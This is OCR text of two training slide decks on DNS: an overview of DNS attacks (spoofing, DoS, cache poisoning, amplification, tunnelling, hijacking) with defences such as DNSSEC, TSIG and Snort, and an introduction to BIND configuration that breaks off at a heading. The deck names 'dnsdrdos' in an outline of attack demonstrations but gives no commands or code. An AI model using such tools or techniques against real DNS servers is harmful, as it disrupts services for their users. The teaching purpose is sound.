DNS Attacks

Sanjay Adiwal
Principal Technical Officer
CDAC Bangalore


Contents

- Attacks on DNS Server
  - Attacks on DNS Infrastructure
  - Attacks exploiting the DNS Infrastructure
- DEMO
  - DNS Reflection/Amplification Attack
  - DoS on DNS
  - DNS Tunneling Attack
- DNS Security Solution
  - DNSSEC
  - DNS Health Measurement
  - DNS Intrusion Detection

DNS Attacks types


- Attacks on DNS Infrastructure
- Attacks exploiting the DNS Infrastructure

Attacks on DNS Infrastructure




Man in The Middle Attack

- This is done by spoofing the source IP of the DNS servers and can become a bridge between the real DNS server and the client.




DoS

- Denial of Services(DoS) attack is a cyber-attack that is designed to bring down the network by creating unwanted traffic.



DDoS

- Distributed Denial of Services(DDoS) attack, uses a Trojan horse in which it uses multiple systems to target a single system.




DNS Cache poisoning

- DEMO


Attacks Exploiting DNS Infrastructure

- DNS Reflection
- DNS Amplification
- DNS Tunnelling
- DNS Hijacking


DNS Reflection and Amplification



DNS Tunnelling



DNS Hijacking



DNS Attacks Demonstration

- Reflection/Amplification
  - dnsdrdos
- DOS Attack
- DNS Tunneling

DNS Security Solution

- DNSSEC
- TSIG
- DNS Firewall
- DNS Health Measurement
- DNS Intrusion Detection

DNSSEC


Guarantees:

- Authenticity of DNS answer origin
- Integrity of reply
- Authenticity of denial of existence

Accomplishes this by signing DNS replies at each step of the way

Uses public-key cryptography to sign responses

DNS Signing



Hard-coded with TLD's public keys

TLDs serve as Certificate Authority

DNS Health Measurement

- DNS Vulnerabilities
  - DNS Version Check
  - SOA Check
  - Dual Stack
  - Recursion Check
  - DNSSEC Check
  - TSIG Check
- RTT Query Latency Check

DNS Intrusion Detection

- SNORT
- Signature for attacks
  - DOS/DDoS
  - Amplification
  - Tunneling
  - Hijacking

Thank You

- Queries?

DNS Configurations: Recursive Server, Authoritative Server, Master & Slave, TSIG

Sanjay Adiwal
Principal Technical Officer
C-DAC Electronics City
Bangalore

21-01-2020

Contents

- Configuration of Recursive Resolver
- DNS Recourse Records
- Authoritative DNS Server
- Master Slave Configuration
- Securing Master Slave with TSIG

Guess Who?

- Paul V. Mockapetris is an American computer scientist and Internet pioneer, who, together with Jon Postel, invented the Internet Domain Name System

DNS History (1)

- ARPANET utilized a central file HOSTS.TXT
  - Contains names to addresses mapping
  - Maintained by SRI's NIC (*Stanford-Research-Institute: Network-Information-Center)*
- Administrators email changes to NIC
  - NIC updates HOSTS.TXT periodically
- Administrators FTP (download) HOSTS.TXT


DNS History (2)

- As the system grew, HOSTS.TXT had problems with:
  - Scalability (traffic and load)
  - Name collisions
  - Consistency

- In 1984, Paul Mockapetris released the first version (RFCs 882 and 883, superseded by 1034 and 1035 …)

How is DNS built ?

- DNS is hierarchical



- DNS administration is shared – no single central entity administrates all DNS data

BIND

- Berkeley Internet Name Domain project, which is a group that maintains the DNS-related software suite that runs under Linux.
- The most well known program in BIND is named, the daemon that responds to DNS queries from remote machines.

Configuring BIND

- OS CentOS 7
- Named is DNS Sever demon.
- /etc/named.conf (Main configuration File)

/etc/named.conf

- The default configuration of the **/etc/named.conf** file provides a caching-only nameserver. The file has four main sections described as follows
- **options**
  – Defines global server configuration options
- **logging**
  – Enables logging
  – /var/named/data/named.run
- **zone**
  – Specifies authoritative servers for the root domain
  – /var/named/named.ca
- **include**
  – Specifies files to include
  – /etc/named.rfc1912.zones

/etc/named.conf: Options

